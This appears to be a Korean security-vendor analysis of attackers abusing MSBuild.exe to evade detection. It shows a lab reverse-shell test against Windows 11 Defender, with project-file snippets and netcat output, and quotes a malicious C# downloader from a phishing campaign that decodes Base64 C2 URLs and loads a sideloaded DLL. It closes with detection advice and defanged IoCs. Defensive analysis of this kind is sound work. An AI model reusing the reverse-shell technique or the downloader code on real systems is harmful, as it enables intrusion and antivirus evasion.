

LOLBins – MSBuild를 활용한 공격 기법 분석

A asec.ahnlab.com/ko/93289

ATCP

April 9, 2026

```
12 <Target Name="Build">
13 | <Csc Sources="@ (Compile)" OutputAssembly="main.exe" />
14 </Target>
15
16 <Target Name="Run" DependsOnTargets="Build">
17 | <Exec Command="main.exe" />
18 </Target>
19 </Project>
20
```

개요

최근 사이버 공격자들은 시스템에 기본 포함된 정상 바이너리(LOLBins, Living Off the Land Binaries)를 악용해 보안 제품의 탐지를 우회하는 공격을 지속적으로 시도하고 있다. 이러한 공격 방식은 별도의 악성 실행 파일을 배포하지 않고, 운영체제에서 신뢰하는 도구를 그대로 사용한다는 점에서 기존 시그니처 기반 탐지를 효과적으로 회피한다.

이 가운데 MSBuild.exe는 Microsoft에서 서명한 Windows 기본 개발 도구로, XML 기반 프로젝트 파일을 통해 C# 코드를 빌드하고 실행할 수 있다. 공격자는 이러한 특성을 악용해 악성 코드를 디스크에 명시적으로 남기지 않고도 임의의 코드를 실행하며, 침투 이후 단계에서 은밀하게 추가 행위를 수행한다.

본 글에서는 MSBuild를 활용한 공격 기법의 동작 원리와 실제 공격 사례를 살펴보고, 대응 방안을 제시한다.

공격자가 MSBuild를 선호하는 이유

MSBuild는 본래 개발 환경을 지원하기 위한 정상 도구지만, 공격자 관점에서는 다음과 같은 이유로 LOLBins 공격에 매우 적합하다.

첫째, 프로젝트 파일 내부에 인라인 형태로 C# 코드를 삽입해 실행할 수 있다. 이를 통해 공격자는 별도의 컴파일된 악성 실행 파일 없이도 악성 행위를 수행할 수 있다. 즉, 유연한 페이로드 구성이 가능하고 파일리스(fileless) 공격이 가능하다.

둘째, 다양한 기능 확장성을 가진다. 파일 로드, 네트워크 통신, 바이너리 빌드 및 실행 등 공격에 필요한 핵심 기능을 모두 내장하고 있어, 다양한 목적으로 악용이 가능하다.

셋째, MSBuild는 Microsoft의 디지털 서명이 적용된 정상 바이너리이다. MSBuild.exe는 신뢰된 시

시스템 구성 요소로 인식되기 때문에, 단순 실행 여부만으로는 악용 여부를 판단하기 어렵다. 즉, 코드 서명 검증을 우회하는 효과를 얻을 수 있다.

MSBuild를 이용한 탐지 우회 공격 기법

2025년 1월, [Michał Walkowski의 블로그](#)를 통해 MSBuild를 활용한 Windows 11 Defender 탐지 우회 기법이 소개되었다. 이에 따라 해당 기법이 실제 환경에서도 동일하게 동작하는지, 그리고 실제로 보안 솔루션의 탐지를 우회할 수 있는지를 직접 검증해 보았다.

Windows에 기본적으로 포함된 MSBuild.exe를 악용하기 위해 필요한 것은 프로젝트 파일과 C# 소스 파일 두 가지뿐이다. 여기에 공격자의 의도에 따라 난독화된 페이로드나 셸 코드를 추가해 공격을 더욱 고도화하는 것도 가능하다.

공격자가 준비한 main.csproj에는 main.cs를 컴파일해 main.exe로 생성하고 실행하는 설정이 포함되어 있으며, main.cs는 공격자 PC와 TCP 리버스 셸을 연결하는 셸 코드를 로드 후 실행하도록 구성되어 있다.


```
12     <Target Name="Build">
13     |   <Csc Sources="@ (Compile)" OutputAssembly="main.exe" />
14     </Target>
15
16     <Target Name="Run" DependsOnTargets="Build">
17     |   <Exec Command="main.exe" />
18     </Target>
19 </Project>
20
```

그림 1. main.csproj

```
35     string filePath = "https_payload.bin";
36
37     byte[] shellcode = LoadShellcode(filePath);
```

그림 2. main.cs


프로젝트 파일인 main.csproj 파일을 인자로 MSBuild를 실행하면 공격자 서버로 리버스 셸이 연결된다.



```
C:\Windows\System32\cmd.e x + v
C:\Users\ \Desktop\asdf>"C:\Windows\Microsoft.NET\assembly\GAC_64\MSBuild\v4.0.4.0.0__b03f5f7f11d50a3a\MSBuild.exe" main.csproj /t:Run
Microsoft (R) Build Engine version 4.8.9221.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 3/17/2026 1:21:26 AM.
Project "C:\Users\ \Desktop\asdf\main.csproj" on node 1 (Run target(s)).
Project file contains ToolsVersion="15.0". This toolset may be unknown or missing, in which case you may be able to resolve this by installing the appropriate version of MSBuild, or the build may have been forced to a particular ToolsVersion for policy reasons. Treating the project as if it had ToolsVersion="4.0". For more information, please see http://go.microsoft.com/fwlink/?LinkId=291333.
Build:
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Csc.exe /out:main.exe main.cs
Run:
main.exe
[+] Connecting to tcp://10.0.128.13:5656
[!] Getting base stream
[!] Creating stream reader from base stream
[+] Executing 'systeminfo.exe'
```

그림 3. 피해자 시스템



```
(kali@kali)-[~]
$ nc -lvp 5656
listening on [any] 5656 ...
10.0.128.29: inverse host lookup failed: Unknown host
connect to [10.0.128.13] from (UNKNOWN) [10.0.128.29] 55278
admin@OV $ systeminfo.exe

Host Name: OV
OS Name: Microsoft Windows 11 Pro
OS Version: 10.0.26200 N/A Build 26200
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
```

그림 4. 공격자 시스템

여기서 특히 주목해야 할 점은, MSBuild.exe를 이용해 리버스 셸을 연결하는 과정에서 피해자 PC의 Windows 11 Defender 실시간 감시가 활성화된 상태임에도 불구하고 차단이나 경고가 전혀 발생하지 않았다는 점이다. 공격자는 이러한 방식으로 Windows Defender나 엔드포인트 보안 제품의 탐지를 우회해, 리버스 셸 연결과 같은 악성 행위를 그대로 수행할 수 있다.

실제 공격 사례 : MSBuild 다운로더와 DLL 사이드로딩

2026년 2월, [Lab52 블로그](#)를 통해 MSBuild.exe를 활용한 공격 캠페인이 공개되었다. 앞서 살펴본 직접 빌드하고 실행하는 방식과는 달리, 이 사례에서 MSBuild.exe는 외부 C2 서버에서 악성 페이로드를 가져오는 다운로더 역할을 수행했다.

공격은 피싱 메일을 통해 시작된다.

공격자는 회의 초대장이나 업무 관련 문서로 위장한 압축 파일을 메일 첨부으로 전달했으며, 압축 파일 내부에는 정상 서명이 포함된 실행 파일과 프로젝트 파일이 함께 포함되어 있었다. 특히 실행 파일은 Microsoft 서명이 적용된 MSBuild.exe의 이름을 문서 파일처럼 보이도록 변경해 사용자의 의심을 최소화했다.

Name	Date modified	Type	Size
 Invitation_Letter_No.02_2026.csproj	2/6/2026 12:12 PM	CSPROJ File	4 KB
 Invitation_Letter_No.02_2026	2/4/2026 12:53 PM	Application	250 KB

그림 5. 피싱 메일 내부 첨부 파일

사용자가 별다른 경계 없이 해당 실행 파일을 클릭하면, 공격은 즉시 다음 단계로 이어진다.

MSBuild의 기본 동작 특성상, 실행 파일과 동일한 경로에 존재하는 프로젝트 파일(.csproj)이 자동으로 탐색되어 별도의 명령줄 인자 없이 로드된다. 이 과정은 사용자가 인지하기 어려운 수준에서 자연스럽게 이루어지며, 결과적으로 공격자가 의도한 프로젝트 파일이 MSBuild에 의해 실행된다. 문제의 프로젝트 파일 내부에는 인라인 형태의 C# 스크립트가 포함되어 있다. 해당 스크립트는 외부 공격자 서버와 통신해 추가 파일을 다운로드하는 역할을 수행한다. 이때 다운로드되는 파일들은 임시 폴더와 같이 사용자가 자주 접근하지 않는 경로에 저장되며, 파일명 역시 무작위 문자열을 사용해 수동 분석을 더욱 어렵게 만든다.

```

// Base64 encoded URLs with new endpoints

string b64_1 =
"aHR0cHM6Ly9vbmVkb3duLmdlc2Vjb2xILm5ldC9kb3dubG9hZC9hMzY5M2tmYTgzNg==";

string b64_2 =
"aHR0cHM6Ly9vbmVkb3duLmdlc2Vjb2xILm5ldC9kb3dubG9hZC9hMzY5NmtmYTgzNg==";

string b64_3 =
"aHR0cHM6Ly9vbmVkb3duLmdlc2Vjb2xILm5ldC9kb3dubG9hZC9hMzY5OWtmYTgzNg==";

string[] urls = {
    DecodeBase64(b64_1),
    DecodeBase64(b64_2),
    DecodeBase64(b64_3)
};

string tmp = Path.GetTempPath();

Random r = new Random();

string[] targets = {
    Path.Combine(tmp, GetRandomString(r, 6) + ".exe"),
    Path.Combine(tmp, "Avk.dll"),
    Path.Combine(tmp, "AVKTray.dat")
};

// Security protocol – TLS 1.2

ServicePointManager.SecurityProtocol = (SecurityProtocolType)0xC00;

for (int i = 0; i < 3; i++)
{
    FetchResource(urls[i], targets[i]);
}

```

```

    }

    if (File.Exists(targets[0]))

    {

        ExecuteFile(targets[0]);

    }

```

코드 1. C# 인라인 스크립트

다운로드가 완료된 이후, MSBuild는 그중 첫 번째 실행 파일을 자동으로 실행한다. 이 실행 파일 또한 정상 서명이 포함된 프로그램으로 위장돼 있어, 실행 자체만으로는 악성 행위로 판단하기 어렵다. 그러나 공격자는 이 정상 실행 파일이 동작하는 과정에서 동일한 디렉터리에 위치한 DLL을 함께 로드한다는 점을 악용했다. 함께 다운로드된 악성 DLL은 이 시점에 메모리로 로드되며, 이를 통해 공격자는 최종적으로 악성 코드 실행에 성공한다.

전체 공격 흐름에서 MSBuild.exe, 정상 서명된 실행 파일, 그리고 사용자의 직접 실행 행위가 결합된 구조는 보안 솔루션과 사용자 모두에게 정상적인 동작처럼 보일 수밖에 없다. 그 결과, 공격자는 추가 페이로드 실행이나 후속 침투 행위를 비교적 자유롭게 수행할 수 있는 발판을 확보하게 된다. 이 사례는 MSBuild와 같은 정상 개발 도구가 공격자에게 얼마나 효과적인 LOLBins 도구로 활용될 수 있는지를 보여준다. 단순히 “정상 파일인지 여부”만으로는 공격을 식별하기 어렵고, 프로세스 간 관계, 실행 맥락, 파일 생성 및 로드 흐름을 종합적으로 분석하지 않으면 탐지가 매우 어렵다는 점을 시사한다

공격 대응 방안

MSBuild 기반 공격은 단일 IoC만으로 탐지하기 어렵기 때문에, 행위와 맥락을 중심으로 한 다계층 탐지 전략이 필요하다.

먼저, 프로세스 행위 기반 모니터링이 중요하다. Outlook, 웹 브라우저, 다운로드 경로 등 비개발 환경에서 MSBuild.exe가 실행되거나, MSBuild.exe가 PowerShell·cmd.exe와 같은 하위 프로세스를 생성하는 행위는 의심 대상으로 분류해야 한다.

또한, 프로젝트 파일 실행 행위에 대한 가시성 확보가 필요하다. 일반 사용자 환경에서 .csproj 또는 .xml 파일이 실행되는 경우는 매우 드물며, 특히 압축 해제 직후 또는 %Temp% 경로에서 실행되는 경우 공격 시나리오와 높은 연관성을 가진다.

네트워크 측면에서는 MSBuild.exe의 외부 통신 여부, 단기간 내 다수 파일 다운로드, 난수 기반 파일명 생성 등의 행위를 함께 분석해야 한다. 더불어 정상 서명된 실행 파일이 비정상 DLL을 로드하는 DLL 사이드로딩 패턴 역시 주요 탐지 포인트다.

결론

MSBuild는 Windows 환경에서 신뢰받는 정상 바이너리이지만, 공격자에게는 강력한 LOLBins 도구로 악용될 수 있다. 인라인 스크립트 실행, 자동 프로젝트 로드, DLL 사이드로딩과 같은 기능은 공격자의 은폐성을 크게 높인다.

따라서 “정상 프로세스는 안전하다”는 인식에서 벗어나, 프로세스 간 관계, 실행 맥락, 네트워크 행위 등 행동 기반 탐지 전략을 강화해야 한다. MSBuild를 포함한 LOLBins 공격은 앞으로도 다양한 형태로 변형될 가능성이 높기 때문에, 지속적인 위협 헌팅을 통한 선제적 보안과 정책적 통제가 필요하다.

MD5

769687f93869a70511aac1ef7c752455

7a75e713db41c28378e823322fdea0fd

추가 IoC는 ATIP에서 제공됩니다.

URL

[https://onedown\[.\]gesecole\[.\]net/download/a3693kfa836](https://onedown[.]gesecole[.]net/download/a3693kfa836)

[https://onedown\[.\]gesecole\[.\]net/download/a3696kfa836](https://onedown[.]gesecole[.]net/download/a3696kfa836)

[https://onedown\[.\]gesecole\[.\]net/download/a3699kfa836](https://onedown[.]gesecole[.]net/download/a3699kfa836)

추가 IoC는 ATIP에서 제공됩니다.

AhnLab TIP를 구독하시면 연관 IOC 및 상세 분석 정보를 추가적으로 확인하실 수 있습니다. 자세한 내용은 아래 배너를 클릭하여 확인해보세요.

